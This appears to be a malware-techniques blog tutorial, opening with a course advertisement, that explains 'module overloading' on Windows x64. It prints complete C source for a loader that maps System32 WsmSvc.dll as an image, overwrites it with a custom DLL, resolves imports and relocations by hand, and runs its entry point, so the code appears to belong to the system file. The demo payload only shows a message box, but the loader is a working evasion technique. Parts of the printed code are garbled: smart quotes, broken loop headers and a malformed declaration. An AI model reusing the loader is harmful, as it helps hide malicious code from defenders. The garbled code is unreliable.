﷽
Introduction to Malware Binary Triage (IMBT) Course
Looking to level up your skills? Get 10% off using coupon code: MWNEWS10 for any flavor.
Enroll Now and Save 10%: Coupon Code MWNEWS10
Note: Affiliate link – your enrollment helps support this platform at no extra cost to you.
Hello, cybersecurity enthusiasts and white hackers!

In trick 59, we overwrote a function. In trick 61, we mapped a DLL and replaced its entry-point instructions with shellcode. Today I want to continue that experiment with module overloading: place a complete PE image inside the image mapping of another DLL.
As usual, the visible result will be a Meow-meow! message box with the =^..^= caption. This time the payload is a small DLL written in C. The host must prepare its imports and relocations before calling its entry point.
a few words before we start
The names module stomping, DLL hollowing, and module overloading overlap in different publications. In this post, I use the following distinction:
- function stomping - instructions at a selected function
- module stomping in trick 61 - instructions at the carrier DLL’s entry point
- module overloading here - the carrier’s mapped headers and section contents, using another PE image
The important change is the payload format. Position-independent shellcode already contains instructions designed for its execution environment. An ordinary DLL also contains section layouts, an import table and possibly absolute addresses that depend on its preferred image base. Copying its file bytes to a new address does not prepare it for execution.
We will use two files:
hack.c: reads our payload, maps the carrier, prepares the replacement image and calls its entry point.meow.c: builds the smallmeow.dllpayload that displays the dialog.
Everything happens in the current process. The carrier is WsmSvc.dll from the Windows system directory. We open that file for reading and create a separate image view of it.
concept
Here is the sequence:
meow.dll on disk                 System32\WsmSvc.dll
      |                                  |
read and validate                create SEC_IMAGE mapping
      |                                  |
      +---- copy headers and sections -->|
                                         |
                                  apply relocations
                                         |
                                  resolve imports
                                         |
                                set section protections
                                         |
                                call payload entry point
                                         |
                                    Meow-meow!
The section object was created from the carrier file. Replacing bytes in that view does not turn it into a section object created from meow.dll. This gives us two things to compare: the mapping’s backing file and the PE contents currently inside the mapping.
An image view is reported as MEM_IMAGE. Microsoft documents an important detail: after a copy-on-write image page becomes private to the process, VirtualQuery can still report MEM_IMAGE. To investigate sharing at page level, use the Shared bit from QueryWorkingSetEx; the mapping type alone does not answer that question. See VirtualQuery.
practical example
First of all, let’s prepare the payload. I use a direct DLL entry point and omit C runtime startup for this small experiment. That keeps the payload’s loading requirements visible.
Now the complete payload (meow.c):
/* * meow.c - a small PE payload for the module overloading lab * author: @cocomelonc */ #include <windows.h>#ifndef _WIN64
#error Build this example for Windows x64.
#endifstatic const char message = “Meow-meow!”;
/* Keep an absolute pointer in .data so that the DLL needs a DIR64 relocation. */
static const char *volatile text = message;
BOOL WINAPI DllMain(HINSTANCE instance, DWORD reason, LPVOID reserved) {
(void)instance;
(void)reserved;
if (reason == DLL_PROCESS_ATTACH)
return MessageBoxA(NULL, text, “=^..^=”, MB_OK) != 0;
return TRUE;
}
The text pointer is intentional. Its initial value is an absolute address inside the DLL, so the linker emits a DIR64 relocation. Declaring the pointer volatile makes the function read it at runtime. That lets the experiment exercise relocation handling as well as import resolution.
The payload calls MessageBoxA through its import table. Our host will load the dependency and fill in that table before invoking the entry point. The host calls this function directly outside normal DLL initialization; a GUI call inside a normally loaded DllMain is not a general initialization pattern. See Microsoft’s DLL initialization guidance.
Let’s walk through hack.c before putting the whole program together. The snippets show the mechanism; the complete source includes the checks and cleanup.
First, read meow.dll as an ordinary file:
file = CreateFileW(L"meow.dll", GENERIC_READ, FILE_SHARE_READ, NULL,
                   OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (file == INVALID_HANDLE_VALUE) {
  printf("CreateFileW failed: %lu\n", GetLastError());
  goto cleanup;
}
if (!GetFileSizeEx(file, &length)) {
  printf("GetFileSizeEx failed: %lu\n", GetLastError());
  goto cleanup;
}
// after checking the size, allocate a data buffer and read the file

raw = HeapAlloc(GetProcessHeap(), 0, (SIZE_T)length.QuadPart);

if (!raw) {

printf(“HeapAlloc failed\n”);

goto cleanup;

}

if (!ReadFile(file, raw, (DWORD)length.QuadPart, &bytes, NULL)) {

printf(“ReadFile failed: %lu\n”, GetLastError());

goto cleanup;

}
raw contains the file layout. We do not execute from this heap buffer. Parse the DOS header, follow e_lfanew to the NT headers, and extract SizeOfImage, SizeOfHeaders, the section table and data directories. The full source checks for a PE32+ AMD64 DLL and verifies the file ranges before copying.
This example expects the DLL built by the supplied command. It rejects loading requirements it does not implement: TLS, delay imports, CLR, load-configuration processing and exception-table registration. It also checks section alignment, overlapping page ranges and whether the entry point belongs to executable section contents.
Next, locate the system directory and create the carrier image mapping:
UINT n = GetSystemDirectoryW(path, MAX_PATH);
if (!n || n + lstrlenW(L"\\WsmSvc.dll") >= MAX_PATH) {
  printf("system directory path is too long\n");
  goto cleanup;
}
lstrcatW(path, L"\\WsmSvc.dll");
file = CreateFileW(path, GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_DELETE,

NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

if (file == INVALID_HANDLE_VALUE) {

printf(“CreateFileW failed: %lu\n”, GetLastError());

goto cleanup;

}

section = CreateFileMappingW(file, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);

if (!section) {

printf(“CreateFileMappingW failed: %lu\n”, GetLastError());

goto cleanup;

}

base = MapViewOfFile(section, FILE_MAP_READ, 0, 0, 0);

if (!base) {

printf(“MapViewOfFile failed: %lu\n”, GetLastError());

goto cleanup;

}
SEC_IMAGE asks Windows to map the file as an executable image. Its initial page protections come from the image, so FILE_MAP_READ does not make every page of an image view read-only. Mapping it this way also does not perform ordinary DLL initialization or call the carrier’s DllMain. See CreateFileMappingW and MapViewOfFile.
Read and save the carrier’s SizeOfImage before replacing anything. It must be at least as large as the payload’s SizeOfImage. Raw file length is not the right capacity check: a PE image can occupy more memory than its file length suggests.
Now make the carrier view writable and replace its contents. Copy the headers first, then place each section at its virtual address:
if (!VirtualProtect(base, carrier_size, PAGE_READWRITE, &old)) {
  printf("VirtualProtect failed: %lu\n", GetLastError());
  goto cleanup;
}
memset(base, 0, carrier_size);
memcpy(base, raw, headers);
for (WORD i = 0; i < count; i++)
  if (sections[i].SizeOfRawData)
    memcpy(base + sections[i].VirtualAddress,
           raw + sections[i].PointerToRawData, sections[i].SizeOfRawData);
The distinction is:
source      = file buffer + PointerToRawData
destination = mapped base + VirtualAddress
For the DLL produced by my MinGW build, the entry point is at RVA 0x1000, while .text begins at file offset 0x400. An RVA describes a location in the loaded image; it is not a file offset. The zeroed view also supplies the initial zero bytes for section space without raw file contents.
Next, fix absolute addresses. The relocation delta is:
ULONGLONG delta = (ULONGLONG)(ULONG_PTR)base - nt->OptionalHeader.ImageBase;
Walk the base-relocation directory block by block. A relocation item contains a type in its upper four bits and an offset in its lower twelve bits. For each IMAGE_REL_BASED_DIR64 item:
SIZE_T rva = (SIZE_T)block->VirtualAddress + (items[i] & 0xfff);
*(ULONGLONG *)(base + rva) += delta;
IMAGE_REL_BASED_ABSOLUTE items are padding and are skipped. Other relocation types are rejected. The pointer stored in our payload’s .data will now refer to the message inside the replacement mapping.
Then resolve imports. For each import descriptor, load the dependency with LoadLibraryA, walk the import lookup table, resolve each function with GetProcAddress, and write its address to the corresponding IAT slot:
HMODULE module = LoadLibraryA((char *)base + desc->Name);
// ... inspect the lookup entry: an ordinal or an IMAGE_IMPORT_BY_NAME RVA
FARPROC address = GetProcAddress(module, name);
*(ULONGLONG *)(base + target) = (ULONGLONG)(ULONG_PTR)address;
Our DLL needs USER32.dll!MessageBoxA. The complete loop also handles ordinal imports and uses FirstThunk as the lookup source when OriginalFirstThunk is zero. The DLL handles remain open until the payload returns. The PE specification describes the section, import and relocation structures used here.
Now apply the replacement image’s section protections. The old carrier layout no longer describes our bytes:
if (!VirtualProtect(base, carrier_size, PAGE_NOACCESS, &old)) {
  printf("VirtualProtect failed: %lu\n", GetLastError());
  goto cleanup;
}
if (!VirtualProtect(base, headers, PAGE_READONLY, &old)) {
  printf("VirtualProtect failed: %lu\n", GetLastError());
  goto cleanup;
}
// inside the section loop

DWORD flags = sections[i].Characteristics;

DWORD protection = (flags & IMAGE_SCN_MEM_EXECUTE) ? PAGE_EXECUTE_READ :

(flags & IMAGE_SCN_MEM_WRITE) ? PAGE_READWRITE :

(flags & IMAGE_SCN_MEM_READ) ? PAGE_READONLY : PAGE_NOACCESS;

if (!VirtualProtect(base + sections[i].VirtualAddress, span, protection, &old)) {

printf(“VirtualProtect failed: %lu\n”, GetLastError());

goto cleanup;

}
Headers become read-only, code becomes executable and readable, and writable data remains writable. Unused carrier pages stay inaccessible. This compact example rejects sections requesting both write and execute access. Finally, call FlushInstructionCache before executing the copied instructions.
Before execution, query the entry-point address and ask for the mapping’s backing file name:
BYTE *entry = base + nt->OptionalHeader.AddressOfEntryPoint;
if (VirtualQuery(entry, &memory, sizeof(memory)) != sizeof(memory)) {
  printf("VirtualQuery failed: %lu\n", GetLastError());
  goto cleanup;
}
DWORD path_length = GetMappedFileNameW(GetCurrentProcess(), entry, backing, MAX_PATH);
VirtualQuery describes the mapping and current protection. GetMappedFileNameW reports the mapped file associated with that address; its path can use device-path notation. We expect it to identify the carrier even though the image headers and sections now come from our payload.
Call the replacement entry point with the DLL signature:
BOOL (WINAPI *entry_point)(HINSTANCE, DWORD, LPVOID) =
  (BOOL (WINAPI *)(HINSTANCE, DWORD, LPVOID))entry;
if (!entry_point((HINSTANCE)base, DLL_PROCESS_ATTACH, NULL)) {
  printf("payload entry point returned FALSE\n");
  goto cleanup;
}
This is a synchronous call. Close the message box and the payload returns to main(). There is no thread-exit payload to terminate the host’s main thread.
Now the complete program (hack.c):
/* * hack.c - local module overloading, Windows x64 * author: @cocomelonc * https://cocomelonc.github.io/malware/2026/11/02/malware-tricks-68.html */ #include <windows.h> #include <psapi.h> #include <stdio.h> #include <string.h>#ifndef _WIN64
#error Build this example for Windows x64.
#endifint main(void) {
int result = 1;
HANDLE file = INVALID_HANDLE_VALUE, section = NULL;
BYTE *raw = NULL, *base = NULL;
LARGE_INTEGER length;
DWORD bytes = 0, old = 0;
SIZE_T image_size = 0, carrier_size = 0;
HMODULE imports[32] = {0};
unsigned int import_count = 0;
WCHAR path[MAX_PATH];
MEMORY_BASIC_INFORMATION memory;
SYSTEM_INFO system;// read our small DLL as data; do not load it with LoadLibrary
file = CreateFileW(L"meow.dll", GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (file == INVALID_HANDLE_VALUE) {
printf(“CreateFileW failed: %lu\n”, GetLastError());
goto cleanup;
}
if (!GetFileSizeEx(file, &length)) {
printf(“GetFileSizeEx failed: %lu\n”, GetLastError());
goto cleanup;
}
if (length.QuadPart < (LONGLONG)sizeof(IMAGE_DOS_HEADER) ||
length.QuadPart > 16 * 1024 * 1024) {
printf(“unexpected payload file size\n”);
goto cleanup;
}
raw = HeapAlloc(GetProcessHeap(), 0, (SIZE_T)length.QuadPart);
if (!raw) {
printf(“HeapAlloc failed\n”);
goto cleanup;
}
if (!ReadFile(file, raw, (DWORD)length.QuadPart, &bytes, NULL)) {
printf(“ReadFile failed: %lu\n”, GetLastError());
goto cleanup;
}
if (bytes != (DWORD)length.QuadPart) {
printf(“incomplete payload read\n”);
goto cleanup;
}
CloseHandle(file);
file = INVALID_HANDLE_VALUE;IMAGE_DOS_HEADER *dos = (IMAGE_DOS_HEADER *)raw;
if (dos->e_magic != IMAGE_DOS_SIGNATURE || dos->e_lfanew <= 0 ||
(ULONGLONG)dos->e_lfanew + sizeof(IMAGE_NT_HEADERS64) > bytes) {
printf(“invalid DOS header\n”);
goto cleanup;
}
IMAGE_NT_HEADERS64 *nt = (IMAGE_NT_HEADERS64 *)(raw + dos->e_lfanew);
if (nt->Signature != IMAGE_NT_SIGNATURE ||
nt->FileHeader.Machine != IMAGE_FILE_MACHINE_AMD64 ||
!(nt->FileHeader.Characteristics & IMAGE_FILE_DLL) ||
nt->OptionalHeader.Magic != IMAGE_NT_OPTIONAL_HDR64_MAGIC ||
nt->FileHeader.SizeOfOptionalHeader != sizeof(IMAGE_OPTIONAL_HEADER64) ||
nt->OptionalHeader.NumberOfRvaAndSizes != IMAGE_NUMBEROF_DIRECTORY_ENTRIES) {
printf(“expected the x64 DLL built from meow.c\n”);
goto cleanup;
}
image_size = nt->OptionalHeader.SizeOfImage;
SIZE_T headers = nt->OptionalHeader.SizeOfHeaders;
SIZE_T table = dos->e_lfanew + sizeof(IMAGE_NT_HEADERS64);
WORD count = nt->FileHeader.NumberOfSections;
GetSystemInfo(&system);
if (!image_size || image_size > 16 * 1024 * 1024 || !headers ||
headers > image_size || headers > bytes || !count || count > 96 ||
table + (SIZE_T)count * sizeof(IMAGE_SECTION_HEADER) > headers ||
nt->OptionalHeader.SectionAlignment != system.dwPageSize) {
printf(“unsupported image layout\n”);
goto cleanup;
}
IMAGE_SECTION_HEADER *sections = (IMAGE_SECTION_HEADER *)(raw + table);
IMAGE_DATA_DIRECTORY *dirs = nt->OptionalHeader.DataDirectory;
if (dirs[IMAGE_DIRECTORY_ENTRY_TLS].Size ||
dirs[IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT].Size ||
dirs[IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR].Size ||
dirs[IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG].Size ||
dirs[IMAGE_DIRECTORY_ENTRY_EXCEPTION].Size) {
printf(“this lab DLL must not need TLS, delay imports, CLR, load config or unwind registration\n”);
goto cleanup;
}SIZE_T previous_end = (headers + system.dwPageSize - 1) &
~((SIZE_T)system.dwPageSize - 1);
BOOL executable_entry = FALSE;
for (WORD i = 0; i < count; i++) {
SIZE_T span = sections[i].Misc.VirtualSize;
if (span < sections[i].SizeOfRawData) span = sections[i].SizeOfRawData;
DWORD rva = sections[i].VirtualAddress;
if ((ULONGLONG)sections[i].PointerToRawData + sections[i].SizeOfRawData > bytes ||
(ULONGLONG)rva + span > image_size || rva < previous_end ||
rva % system.dwPageSize != 0) {
printf(“invalid section range\n”);
goto cleanup;
}
if ((sections[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) &&
(sections[i].Characteristics & IMAGE_SCN_MEM_WRITE)) {
printf(“the lab DLL must not contain writable executable sections\n”);
goto cleanup;
}
previous_end = (rva + span + system.dwPageSize - 1) &
~((SIZE_T)system.dwPageSize - 1);
if ((sections[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) &&
nt->OptionalHeader.AddressOfEntryPoint >= rva &&
nt->OptionalHeader.AddressOfEntryPoint - rva < span)
executable_entry = TRUE;
}
if (!executable_entry) {
printf(“entry point is outside executable sections\n”);
goto cleanup;
}// map a separate image view of the carrier; its DllMain is not called
UINT n = GetSystemDirectoryW(path, MAX_PATH);
if (!n || n + lstrlenW(L"\WsmSvc.dll") >= MAX_PATH) {
printf(“system directory path is too long\n”);
goto cleanup;
}
lstrcatW(path, L"\WsmSvc.dll");
file = CreateFileW(path, GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_DELETE,
NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (file == INVALID_HANDLE_VALUE) {
printf(“CreateFileW failed: %lu\n”, GetLastError());
goto cleanup;
}
section = CreateFileMappingW(file, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
if (!section) {
printf(“CreateFileMappingW failed: %lu\n”, GetLastError());
goto cleanup;
}
base = MapViewOfFile(section, FILE_MAP_READ, 0, 0, 0);
if (!base) {
printf(“MapViewOfFile failed: %lu\n”, GetLastError());
goto cleanup;
}
IMAGE_NT_HEADERS64 *carrier = (IMAGE_NT_HEADERS64 *)(base +
((IMAGE_DOS_HEADER *)base)->e_lfanew);
carrier_size = carrier->OptionalHeader.SizeOfImage;
if (carrier->FileHeader.Machine != IMAGE_FILE_MACHINE_AMD64 ||
image_size > carrier_size) {
printf(“payload does not fit the x64 carrier\n”);
goto cleanup;
}
if (VirtualQuery(base, &memory, sizeof(memory)) != sizeof(memory)) {
printf(“VirtualQuery failed: %lu\n”, GetLastError());
goto cleanup;
}
if (memory.Type != MEM_IMAGE) {
printf(“carrier is not an image mapping\n”);
goto cleanup;
}
printf(“carrier: %ls\nbase: %p, carrier: %zu, payload image: %zu\n”,
path, (void *)base, carrier_size, image_size);
printf(“before: Type = 0x%08lx (MEM_IMAGE)\n”, memory.Type);
printf(“press Enter to replace the image…”);
getchar();// copy the PE layout: file offsets -> virtual addresses
if (!VirtualProtect(base, carrier_size, PAGE_READWRITE, &old)) {
printf(“VirtualProtect failed: %lu\n”, GetLastError());
goto cleanup;
}
memset(base, 0, carrier_size);
memcpy(base, raw, headers);
for (WORD i = 0; i < count; i++)
if (sections[i].SizeOfRawData)
memcpy(base + sections[i].VirtualAddress,
raw + sections[i].PointerToRawData, sections[i].SizeOfRawData);// relocate absolute addresses to the carrier’s actual base
ULONGLONG delta = (ULONGLONG)(ULONG_PTR)base - nt->OptionalHeader.ImageBase;
IMAGE_DATA_DIRECTORY reloc = dirs[IMAGE_DIRECTORY_ENTRY_BASERELOC];
if (delta) {
if (!reloc.Size ||
(ULONGLONG)reloc.VirtualAddress + reloc.Size > image_size) {
printf(“missing or invalid relocation directory\n”);
goto cleanup;
}
SIZE_T offset = 0;
while (offset < reloc.Size) {
if (offset + sizeof(IMAGE_BASE_RELOCATION) > reloc.Size) {
printf(“truncated relocation block\n”);
goto cleanup;
}
IMAGE_BASE_RELOCATION *block = (IMAGE_BASE_RELOCATION *)(
base + reloc.VirtualAddress + offset);
DWORD block_size = block->SizeOfBlock;
if (block_size < sizeof(*block) || offset + block_size > reloc.Size ||
(block_size - sizeof(*block)) % sizeof(WORD) != 0) {
printf(“invalid relocation block\n”);
goto cleanup;
}
WORD *items = (WORD *)(block + 1);
for (SIZE_T i = 0; i < (block_size - sizeof(*block)) / sizeof(WORD); i++) {
WORD type = items[i] >> 12;
if (type == IMAGE_REL_BASED_ABSOLUTE) continue;
SIZE_T rva = (SIZE_T)block->VirtualAddress + (items[i] & 0xfff);
if (type != IMAGE_REL_BASED_DIR64 || rva + sizeof(ULONGLONG) > image_size) {
printf(“unsupported relocation\n”);
goto cleanup;
}
*(ULONGLONG *)(base + rva) += delta;
}
offset += block_size;
}
}
printf(“relocation delta: 0x%llx\n”, delta);// resolve imports in this process; the payload’s own IAT is still just RVAs
IMAGE_DATA_DIRECTORY imp = dirs[IMAGE_DIRECTORY_ENTRY_IMPORT];
if (!imp.Size || (ULONGLONG)imp.VirtualAddress + imp.Size > image_size) {
printf(“invalid import directory\n”);
goto cleanup;
}
SIZE_T offset = 0;
for (;{
if (offset + sizeof(IMAGE_IMPORT_DESCRIPTOR) > imp.Size) {
printf(“missing import descriptor terminator\n”);
goto cleanup;
}
IMAGE_IMPORT_DESCRIPTOR *desc = (IMAGE_IMPORT_DESCRIPTOR *)(
base + imp.VirtualAddress + offset);
if (!desc->Name) break;
if (desc->Name >= image_size ||
!memchr(base + desc->Name, 0, image_size - desc->Name) ||
!desc->FirstThunk || import_count >= 32) {
printf(“invalid import descriptor\n”);
goto cleanup;
}
HMODULE module = LoadLibraryA((char *)base + desc->Name);
if (!module) {
printf(“LoadLibraryA failed: %lu\n”, GetLastError());
goto cleanup;
}
imports[import_count++] = module;
SIZE_T lookup = desc->OriginalFirstThunk ? desc->OriginalFirstThunk : desc->FirstThunk;
SIZE_T target = desc->FirstThunk;
for (;
if (lookup + sizeof(ULONGLONG) > image_size ||
target + sizeof(ULONGLONG) > image_size) {
printf(“invalid import thunk\n”);
goto cleanup;
}
ULONGLONG value = *(ULONGLONG *)(base + lookup);
if (!value) break;
LPCSTR name;
if (IMAGE_SNAP_BY_ORDINAL64(value)) {
name = MAKEINTRESOURCEA(IMAGE_ORDINAL64(value));
} else {
if (value > image_size || sizeof(WORD) + 1 > image_size - (SIZE_T)value) {
printf(“invalid import name RVA\n”);
goto cleanup;
}
SIZE_T name_rva = (SIZE_T)value + sizeof(WORD);
if (!memchr(base + name_rva, 0, image_size - name_rva)) {
printf(“unterminated import name\n”);
goto cleanup;
}
name = (LPCSTR)(base + name_rva);
}
FARPROC address = GetProcAddress(module, name);
if (!address) {
printf(“GetProcAddress failed: %lu\n”, GetLastError());
goto cleanup;
}
*(ULONGLONG *)(base + target) = (ULONGLONG)(ULONG_PTR)address;
lookup += sizeof(ULONGLONG);
target += sizeof(ULONGLONG);
}
offset += sizeof(IMAGE_IMPORT_DESCRIPTOR);
}// restore the payload’s section permissions, not the carrier’s old layout
if (!VirtualProtect(base, carrier_size, PAGE_NOACCESS, &old)) {
printf(“VirtualProtect failed: %lu\n”, GetLastError());
goto cleanup;
}
if (!VirtualProtect(base, headers, PAGE_READONLY, &old)) {
printf(“VirtualProtect failed: %lu\n”, GetLastError());
goto cleanup;
}
for (WORD i = 0; i < count; i++) {
SIZE_T span = sections[i].Misc.VirtualSize;
if (span < sections[i].SizeOfRawData) span = sections[i].SizeOfRawData;
if (!span) continue;
DWORD flags = sections[i].Characteristics;
DWORD protection = (flags & IMAGE_SCN_MEM_EXECUTE) ? PAGE_EXECUTE_READ :
(flags & IMAGE_SCN_MEM_WRITE) ? PAGE_READWRITE :
(flags & IMAGE_SCN_MEM_READ) ? PAGE_READONLY : PAGE_NOACCESS;
if (!VirtualProtect(base + sections[i].VirtualAddress, span, protection, &old)) {
printf(“VirtualProtect failed: %lu\n”, GetLastError());
goto cleanup;
}
}
if (!FlushInstructionCache(GetCurrentProcess(), base, image_size)) {
printf(“FlushInstructionCache failed: %lu\n”, GetLastError());
goto cleanup;
}
BYTE *entry = base + nt->OptionalHeader.AddressOfEntryPoint;
if (VirtualQuery(entry, &memory, sizeof(memory)) != sizeof(memory)) {
printf(“VirtualQuery failed: %lu\n”, GetLastError());
goto cleanup;
}
WCHAR backing[MAX_PATH];
DWORD path_length = GetMappedFileNameW(GetCurrentProcess(), entry, backing, MAX_PATH);
if (!path_length) {
printf(“GetMappedFileNameW failed: %lu\n”, GetLastError());
goto cleanup;
}
if (path_length >= MAX_PATH) {
printf(“backing file path was truncated\n”);
goto cleanup;
}
backing[path_length] = L’\0’;
printf(“after: Type = 0x%08lx, Protect = 0x%08lx\n”, memory.Type, memory.Protect);
printf(“backing: %ls\nentry: %p\n”, backing, (void *)entry);
printf(“press Enter to call the replacement DLL entry point…”);
getchar();BOOL (WINAPI *entry_point)(HINSTANCE, DWORD, LPVOID) =
(BOOL (WINAPI *)(HINSTANCE, DWORD, LPVOID))entry;
if (!entry_point((HINSTANCE)base, DLL_PROCESS_ATTACH, NULL)) {
printf(“payload entry point returned FALSE\n”);
goto cleanup;
}
printf(“Meow-meow returned; unmapping the carrier view\n”);
result = 0;
cleanup:
if (base) UnmapViewOfFile(base);
while (import_count) FreeLibrary(imports[–import_count]);
if (section) CloseHandle(section);
if (file != INVALID_HANDLE_VALUE) CloseHandle(file);
if (raw) HeapFree(GetProcessHeap(), 0, raw);
return result;
}
The loading steps and error checks are written directly in main(). Each failed call or unsupported PE field leads to the same cleanup block, which releases the mapping, imported DLL handles and file buffer.
demo
First of all, compile the payload with MinGW-w64 on Linux:
x86_64-w64-mingw32-gcc -std=c11 -Wall -Wextra -O2 -shared -nostdlib -fno-stack-protector -fno-asynchronous-unwind-tables -fno-unwind-tables meow.c -o meow.dll -Wl,--entry=DllMain,--image-base=0x180000000,--disable-runtime-pseudo-reloc -luser32

--entry=DllMain selects our direct entry point. -nostdlib omits CRT startup. The unwind-table flags keep exception metadata out of this particular payload; the host does not register an exception table. These choices define the supported lab DLL.
